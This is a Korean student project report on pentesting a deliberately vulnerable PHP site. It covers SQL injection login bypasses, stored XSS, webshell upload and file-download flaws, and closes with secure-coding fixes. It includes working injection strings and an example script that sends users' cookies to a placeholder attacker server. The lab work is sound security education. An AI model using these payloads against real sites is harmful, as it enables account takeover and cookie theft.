
프로젝트 보고서

**PHP를 통한 웹 페이지 제작과 모의해킹**



목차


**서비스에서 발생한 취약점**

**발생한 취약점의 파급력**

**취약점 발생 위치와 발생 원리**

**취약점을 보완하는 법 (Secure Coding)**

**프로젝트 회고**

****

서비스에서 발생한 취약점

**로그인 페이지 : SQL Injection을 통한 Login Bypass 발생**


**게시판 페이지 : Stored XSS를 통한 counterfeit User Cookie 발생**

**게시판 페이지 \_ 파일 업로드 : File Upload Vulnerability에 의한**

**Seize Server 발생**

**게시판 페이지 \_ 파일 다운로드 : File Download Vulnerability에**

**의한 Important Server File Download 발생**

****

**발생한 취약점의 파급력**

**SQL Injection**

**: 서버에서 사용되는 SQL Query문을 일반 유저가 특이한 값을**

**삽입함으로써 Query문을 변경할 수 있을 때 발생하는**

**취약점이다. 해당 취약점이 발생했을 경우, 공격자는 작게는**

**유저 계정 탈취부터, 심한 경우엔 서버 내 존재하는 모든**

**Database의 데이터를 탈취할 수 있다. 이번에 진행한**

**모의 해킹의 경우, 유저의 계정을 탈취할 수 있었다.**

**XSS (Cross Site Scripting)**


**: 유저에게 제공되는 페이지에 공격자가 작성한 악성**

**스크립트 구문이 삽입될 수 있을 때 발생하는 취약점이다.**

**해당 취약점이 발생했을 경우, 공격자는 작게는 유저의 쿠키 탈취 (계정 탈취)부터 크게는 CSRF, SSRF와 같은 공격 기법과**

**발생한 XSS를 병합하여 서버에 위조된 요청을 보낼 수 있다.**

**서버에 위조된 요청이 보내질 경우, 요청에 따라 서버는**

**다운될 수도 있다.**

발생한 취약점의 파급력 2


**File Upload Vulnerability**

**: 서버 내부에 파일 업로드 기능이 구현되어 있을 때, 서버가**

**업로드 되는 파일을 검사하지 않을 경우 발생하는**

**취약점이다. 해당 취약점이 발생했을 경우, 공격자는 서버를**

**완전히 장악할 수 있다. 예를 들어,**

****


**[그림 1-1]**

**공격자가 위와 같은 php파일을 서버에 업로드 하는데**

**성공 했다고 가정하면, 공격자는 원하는 모든 명령을 서버에**

**내릴 수 있게 된다. 꼭 php파일 업로드가 아니더라도, 해당 취약점이 발생하면 서버의 중요 파일을 덮어쓰거나, 서버**

**자체에 공격자가 변조한 파일을 옮기는 등 서버에 막대한**

**피해를 끼칠 수 있다.**

발생한 취약점의 파급력 3

**File Download Vulnerability**


**: 서버 내부에 파일 다운로드 기능이 구현되어 있을 때,**

**서버가 유저가 다운로드 하려는 파일에 대한 검증이 제대로**

**이루어지지 않을 때 발생하는 취약점이다. 해당 취약점**

**자체는 발생해도 해당 취약점 만으론 서버에 막대한 피해를**

**끼치기 힘들지만, 공격자가 해당 취약점을 이용해 서버 중요 파일을 다운로드 하고 분석할 경우, 공격자에게 서버에**


**존재하는 다른 모든 취약점의 여부를 파악당할 수 있다.**

**취약점 발생 위치와 발생 원리**

**1 – SQL Injection**

**발생 위치 : /login (로그인 페이지)**

**로그인 페이지에서 SQL Injection 취약점이 발생한다.**

****

**[사진 2-1]**

**로그인 페이지는 위 [사진 2-1]과 같이 구현되어 있다. 각각의**

**입력란에 아이디 / 패스워드를 입력하고 그 아래에 있는 LOGIN**

**버튼을 눌러 로그인이 가능한 페이지이다. 실제 웹 서비스였다면**

**가장 보안성이 좋은 로직 하나만을 구현했겠지만, 이건 웹 서비스**

**공격 연구 프로젝트 이기 때문에 일부러 많은 연구를 진행할 수**

**있도록 5개의 로직을 구현하였다. 5개의 로그인 로직이 모두 다르게**

**구현되어 있기 때문에, SQL Injection을 통한 Login Bypass 방법도 모두**

**다를 수 밖에 없다. LOGIN\_1부터 LOGIN\_5까지 차례차례 알아보자.**

**Login 1 – 식별과 인증을 동시에 하는 로직**

**Login\_1은 사용자의 입력 값이 들어가는 SQL\_SELECT 문이**

**SELECT \* FROM Users WHERE id=’입력 값’**

**and password=’입력 값’;**

**와 같은 형식으로 이루어진다. 만약 사용자가 ID입력란에 admin을,**

**Password 입력란에 1234를 입력하고 로그인 버튼을 누른다면, SQL문은**

**SELECT \* FROM WHERE id=’admin’ and password=’1234’;**

**와 같은 형식으로 이루어지며, DB에 “id가 admin이고 password가**

**1234인 유저 정보를 찾아줘!” 라고 명령을 내리게 된다. 우리가 이**

**서버를 해킹한다고 가정하고, admin 계정으로 로그인 하려 한다고**

**생각해보자. 그럼 우린 id란에 admin을 입력하고, password란에**

**Admin계정의 password를 입력하면 될 것이다. 그러나 우리는**

**Admin의 password를 모른다. 하지만 우리는**

**Id = admin’# , password = NULL 또는 id = admin , password = ‘ or ‘1’ = ‘1**

**다음과 같은 입력을 함으로써 Admin계정의 비밀번호 없이도**

**Admin계정으로 로그인 할 수 있다. 이것이 가능한 이유는**

**다음과 같다. 우선 첫번째로, id = admin’#’ , password = NULL**

**라는 입력을 서버에 넘겨준다고 가정하자.**

**그러면 서버는 해당 입력 값을 서버의 SQL Query문에 삽입하여**

**SELECT \* FROM WHERE id=’admin’#’ and password=’’;**

**와 같은 Query문을 만들 것이다. 해당 Query문은 DB에 “id가 admin인**

**유저 정보를 찾아줘!”라고 명령하게 된다. 해당 Query문이 Admin의**

**계정 정보를 가져오게 되는 이유는 바로 #에 있다.**

**#은 MYSQL 문법에서 #뒤에 있는 Query문을 주석으로 바꾸는 역할을 한다. 그렇기 때문에 SQL Query문의 Password를**

**인증하는 부분이 주석처리 되어, admin 계정으로 로그인이**

**가능해지는 것이다. 두번째로, id=admin , password = ‘ or ‘1’=’1과 같은**

**입력 값을 서버에 넘겨준다고 가정하자. 그러면 서버는 해당**

**입력 값을 서버의 SQL Query문에 삽입하여**

**SELECT \* FROM WHERE id=’admin’ and password=’’ or ‘1’=’1’;**

**과 같은 Query문을 만들 것이다. 해당 Query문은 DB에 “id가 admin**

**이고 password가 공백이거나 TRUE(참)인 유저 정보를 찾아줘!”라고**

**명령하게 된다. 해당 Query문이 Admin의 계정 정보를 가져오게 되는**

**이유는 바로 컴퓨터가 어떤 값을 TRUE(참)으로 인식하느냐에**

**있습니다. 컴퓨터는 기본적으로 NULL, 0(INT)이라는 값을 제외한**

**그 어떤 값이든 모두 TRUE(참)으로 인식합니다. 심지어 “안녕하세요”,**

**“Hello World”와 같은 문자열도 TRUE(참)으로 인식합니다. 그렇기   
때문에 “password가 공백이거나 TRUE(참)”이라는 조건은 모든 값을**

**포함하게 되기에, admin계정으로 로그인이 가능해지는 것이다.**

**Login 2 – 식별과 인증을 분리하는 로직**

**Login\_2는 사용자의 입력 값이 들어가는 SQL\_SELECT 문이**

**SELECT password FROM Users WHERE id=’입력 값’**

**와 같은 형식으로 이루어진다. 이렇게 DB에서 password를 가져오고 나면, 해당 password와 유저가 입력한 password를 비교하는 식으로**

**인증을 하게 된다. 사용자가 ID입력란에 admin을, Password 입력란에 1234를 입력하고 로그인 버튼을 누른다면, SQL문은**

**SELECT password FROM WHERE id=’admin’;**

**와 같은 형식으로 이루어지며, 위 Query문으로 가져온 password와**

**사용자가 입력한 password를 비교하고, 일치한다면 로그인을**

**시켜주고, 일치하지 않는다면 로그인을 시켜주지 않을 것이다.**

**우리가 이 서버를 해킹한다고 가정하고, admin 계정으로 로그인**

**하려 한다고 생각해보자. 그럼 우린 id란에 admin을 입력하고, password란에 Admin계정의 password를 입력하면 될 것이다. 그러나 우리는 Admin의 password를 모른다. 하지만 우리는**

**Id란에 admin’ union select ‘admin’, ‘1234 , pw란에 1234라는 입력 값을**

**줌으로써 Admin계정으로 로그인할 수 있다. 이것이 가능한 이유를**

**알기 위해선, MYSQL의 Union이 어떤 역할을 하는 지 알아야 한다.**

**Union의 경우, MYSQL에서 SELECT문 2개의 결과를 합쳐주는 역할을**

**한다. 결과적으로 id 란에 admin’ union select ‘admin’, ‘1234를,**

**Password란에 1234를 삽입하게 되면, SQL Query는**

**SELECT password from WHERE id=’admin’ union select ‘admin’, ‘1234’;**

**와 같은 식으로 이루어지게 되고, admin과 1234를 불러왔으므로**

**Password란에 입력헀던 1234와 불러온 1234가 일치하여 Admin**

**계정으로 로그인 할 수 있게 된다.**

**Login 3 – 식별과 인증을 동시에 하는 로직 + Hash**

**Login\_3은 사용자의 입력 값이 들어가는 SQL\_SELECT 문이**

**SELECT \* FROM Users WHERE id=’입력 값’ and password =**

**md5(’입력값’)**

**와 같은 형식으로 이루어진다. 여기서 md5는 Hash의 한 종류로,**

**쉽게 생각해서 md5방식으로 괄호 안에 들어간 값을 Hash화 시킨다고**

**생각하면 된다. 해당 로직은 Login\_1과 다를 것 없이**

**Id = admin’# , password = NULL와 같은 입력값을 줌으로써 Admin**

**계정으로 로그인이 가능하다. 로그인이 가능한 이유는 Login\_1에**

**자세히 서술되었다. 단 id=admin , password = ‘ or ‘1’=’1과 같은**

**입력 값으로는 Admin계정으로 로그인이 불가능한데, 그 이유는**

**‘ or ‘1’=’1라는 문자열이 md5 방식으로 Hash화되어 SQL Query에**

**영향을 끼치지 못하기 때문이다.**

**Login 4 – 식별과 인증을 분리하는 로직 + Hash**

**Login\_4는 사용자의 입력 값이 들어가는 SQL\_SELECT 문이**

**SELECT pw FROM Users WHERE id=’입력 값’**

**와 같은 형식으로 이루어진다. 해당 Query문을 통해 가져온**

**Password와, 유저가 입력한 password를 md5 방식으로 Hash화 하여**

**비교한 뒤 일치하면 로그인을 시켜주는 로직이다. 해당 로직의**

**경우에는 id = admin’ union select ‘admin’, ‘1234를 md5한 값’ ,**

**Password = 1234를 입력하여 Admin 계정으로 로그인이 가능하다.**

**여기서 ‘admin’뒤에 1234를 md5방식으로 Hash화 한 값을 넣어주는**

**이유는, 서버의 비교 연산 결과 값을 참을 만들기 위해서이다.**

**나머지는 Login\_2에 서술했던 것과 같은 원리로 동작한다.**

**Login 5 – 식별과 인증을 동시에 하는 로직 + \n**

**Login\_5는 사용자의 입력 값이 들어가는 SQL\_SELECT 문이**

**SELECT \* FROM Users WHERE id=’입력’ \n and password=’입력’**

**와 같은 형식으로 이루어진다. 얼핏 보기엔 Login\_1의 로직과**


**차이가 없어보이지만, 중간에 줄 바꿈 역할을 하는 개행문자**

**\n가 포함되어 있기에, id = admin’ #의 구문이 먹히지 않는다.**

**(#은 같은 줄을 주석처리 하기 때문) 그렇기 때문에**

**Id = admin , password = ‘ or ‘1’=’1라는 값을 넣어주어 Admin계정으로**

**로그인 할 수 있다.**

****

어드민 계정 로그인 성공

**취약점 발생 위치와 발생 원리 2**

**2 – Stored XSS**

**발생 위치 : /Board (게시판 페이지)**

**게시판 페이지에서 Stored XSS 취약점이 발생한다.**

****

**[사진 3-1]**

**게시판 페이지에는 사진 3-1과 같은 방식으로 제목 / 글을 작성할 수 있고, 작성된 글은 서버의 DB에 원문 그대로 저장된다. 이때 작성되는**

**글에 html 태그 및 Javascript 구문을 삽입하여도 전혀 필터링이 되지**


**않기 때문에, Stored XSS 취약점이 발생한다. 만약 공격자가 [사진 3-1]와 같이 글을 작성하였다고 가정하고, 선량한 이용자가 공격자가**

**작성한 글을 조회한다고 가정하자. 원래대로라면 공격자가 작성한**

**<script>alert(1);</script>가 글 내용으로써 이용자에게 보여졌어야**

**하지만, 해당 구문이 JavaScript 구문으로써 작동하여**


**이용자의 브라우저엔**

****

**[사진 3-2]**

**[사진 3-2]와 같이 Alert창이 표시된다. 이때 개발자 도구를 이용해**

**해당 화면을 뜯어 보면,**

****

**[사진 3-3]**

**[사진 3-3]과 같이 공격자가 작성했던 <script>alert(1);</script> 구문이**

**Javascript로써 작동한 것을 확인할 수 있다. 지금은 모의 해킹이기에**

**취약점이 발생하는 것만 확인하였지만, 실제 공격자가**

**<script>location.href=’공격자의 서버 주소?cookie=’ + document.cookies;</script>와 같은 구문을 작성하고, 유저가 그 글을**

**조회하였다면, 유저는 그대로 유저에게 지급된 쿠키를 털려**

**계정을 탈취 당할 수 있다.**

**취약점 발생 위치와 발생 원리 3**

**3 – File Upload Vulnerability**

**발생 위치 : /Board/write (글 작성 페이지)**

**글 작성 페이지에서 File Upload Vulnerability 취약점이 발생한다.**

**게시판 페이지에선 [사진 3-1]와 같이, 글을 작성함과 동시에**

**자신이 원하는 어떤 파일이든 업로드할 수 있다. 또한 파일 업로드**


**페이지가**

****

**[사진 4-1]**

**[사진 4-1]과 같이 구현되어 있기에, 파일의 종류와 상관없이 모든**

**파일이 업로드 가능했다. 그렇기 때문에 만약 공격자가**


****

**[사진 4-2]**

**와 같은 형태로 이루어진 php 파일을 올리고, 공격자가 서버에**

**해당 파일을 불러와달라고 요청을 하고, 파일이 불러와 지면 서버는 공격자에게 완전히 장악당하게 된다. 서버가 운영되고 있는**

**컴퓨터 자체가 공격자의 손에 온전히 들어가게 되는 것이다.**

****

**[사진 4-3]**

**[사진 4-3]와 같이 실제로 입력창에 내리는 명령이 그대로 서버가**

**운영되는 컴퓨터에 내려지고, 그 명령에 대한 결과값이 화면에**

**그대로 표시되는 것을 확인할 수 있다. 참고로 [사진 4-2]의 코드는**

**WebShell이라는 코드로, 사용자의 입력을 간편하게**

**서버에 전송해주고, 그에 대한 답변을 바로 받을 수 있게 설계된**

**코드이다.**

**취약점 발생 위치와 발생 원리 4**


**4 – File Download Vulnerability**

**발생 위치 : /Board/download**

**: 다운로드 페이지**

**파일 다운로드 페이지에서 File Download Vulnerability**

**취약점이 발생한다.**

****

**[사진 5-1]**

**[사진 5-1]와 같이 파일을 올리고, download버튼을 눌러**

**서버에 올라가 있는 파일을 다운로드 할 수 있는 페이지가 구현되어**

**있다. 그런데 이때,**

****

**[사진 5-2]**

**[사진 5-2]와 같이 파일 다운로드 URL을 쉽게 예측할 수 있는 경우,**

**파일 다운로드 취약점이 발생한다. 해당 취약점이 발생하게 되면,**

**공격자들이 URL을 수정하여 서버의 소스 코드, 다른 중요자료들을**

**매우 손쉽게 탈취할 수 있게 된다. 예시로, 만약 파일 경로에**

**서버의 소스코드가 담긴 index.php을 담아서 요청하게 되면,**

**서버는 요청한 브라우저에게 서버의 index.php 소스코드를**

**넘겨주게 된다.**

****

**[사진 5-3]**

**[사진 5-3]은 해당 취약점을 활용해 실제 소스코드를**

**다운로드 한 사진이다. 저렇게 백엔드 파일이 유출되면, 서버가 더**

**해킹당하기 쉬워진다.**

취약점 보완하는 법(Secure Coding)

**SQL Injection \_ 방어법**

**SQL Injection을 방어하기 위해선 사용자의 입력 값을 필터링 하거나,**

**사용자의 입력 값이 서버의 SQL Query문에 영향을 끼치지 않도록**

**만들어야 한다. 그렇기 때문에 주로 SQL Injection에서 사용되는 “와**

**‘같은 특수기호를 필터링하고, 필터링할 때 특수기호를 공백으로 치환**

**하는 것이 아닌, 해당 문자를 \”와 같은 방식으로 특수기호가**

**문자열로 사용되도록 하거나 사용자의 입력 값 자체를**

**지워버려야 한다. 아니면 사용자의 입력 값이 SQL Query에**

**들어가기 전에 미리 컴파일하면 된다. 해당 기법을 Prepared Statement**

**라고 부르며, 각종 웹 개발 프레임워크에서 해당 기능을 지원하고**

**있다. Ex) php - Prepare**

**XSS (Cross Site Scripting) \_ 방어법**

**XSS – Stored XSS는 SQL Injection처럼 특수기호 몇개만 막는다고**

**막아지지 않는다. 물론 <, >, “, ‘ 등등 대부분의 특수기호를 막아버리면**

**좋겠지만, 만약 게시판 페이지라고 했을 때 저렇게 대부분의**

**특수기호를 막아버리면 유저들이 사용하기 불편할 것이다. 그렇다면**

**주로 XSS에 사용되는 HTML태그들을 막으면 어떻게 될까?**

**해당 방법은 1차적인 보안은 해줄 수 있지만, 완벽한 보안을**

**해주는 것은 힘들다. 왜냐하면 웹 브라우저에는 수많은 HTML태그가 존재하고, 몇몇의 태그는 사람들 대부분이 존재 여부를 모를 정도로**

**종류가 다양하기 때문이다. 그리고 그 중에는 해킹으로 악용될 수**

**있는 HTML태그들도 존재한다. 그렇기에 그 모든 태그를 일일히 방어**

**하는 것은 매우 비효율적이다. Stored XSS를 완벽히 방어하기 위해선,**

**HTML태그 중에서도 안전하다고 알려진 HTML 태그만 허용하는**

**화이트 리스트 기반의 보수적인 방식의 프로그래밍을 해야한다.**

**사용자의 입력에서 HTML태그를 발견했을 때, 해당 태그가**

**안전이 보증된 태그가 아니라면 막아버리는 형식으로 코딩하면 된다.**

**File Upload Vulnerability \_ 방어법**

**파일 업로드 취약점은 방어하기 정말 너무나도 쉽다. 그냥 유저가**

**업로드 하는 파일의 확장자를 검사하여, 해당 확장자가 서버에서**

**허용한 확장자가 아니면 파일을 업로드 하지 못하도록 코딩하면 된다.**


**파급력이 정말 큰 취약점인만큼, 방어하는 것도 정말 간단하다.**

**File Download Vulnerability \_ 방어법**

**파일 다운로드 취약점을 방어하기 위해선 공격자가 다운로드 경로를**

**설정하지 못하도록 ../와 같은 입력을 필터링 하거나, 파일 저장을**

**서버가 돌아가는 컴퓨터가 아닌 Database에 저장함으로써**

**파일 다운로드 취약점을 간단하게 방어할 수 있다.**

프로젝트 회고


**해당 프로젝트를 통해 주로 웹 페이지의 어떤 기능이**

**웹 취약점을 발생시키는 지, 발생된 취약점이**

**어떻게 활용될 수 있는 지 알 수 있었습니다.**

**또한 웹 페이지의 취약점이 발생했을 때 어떻게**

**방어해야 하는지, 또한 그 방어를 어떻게 우회할 수 있는지**

**배울 수 있었습니다.**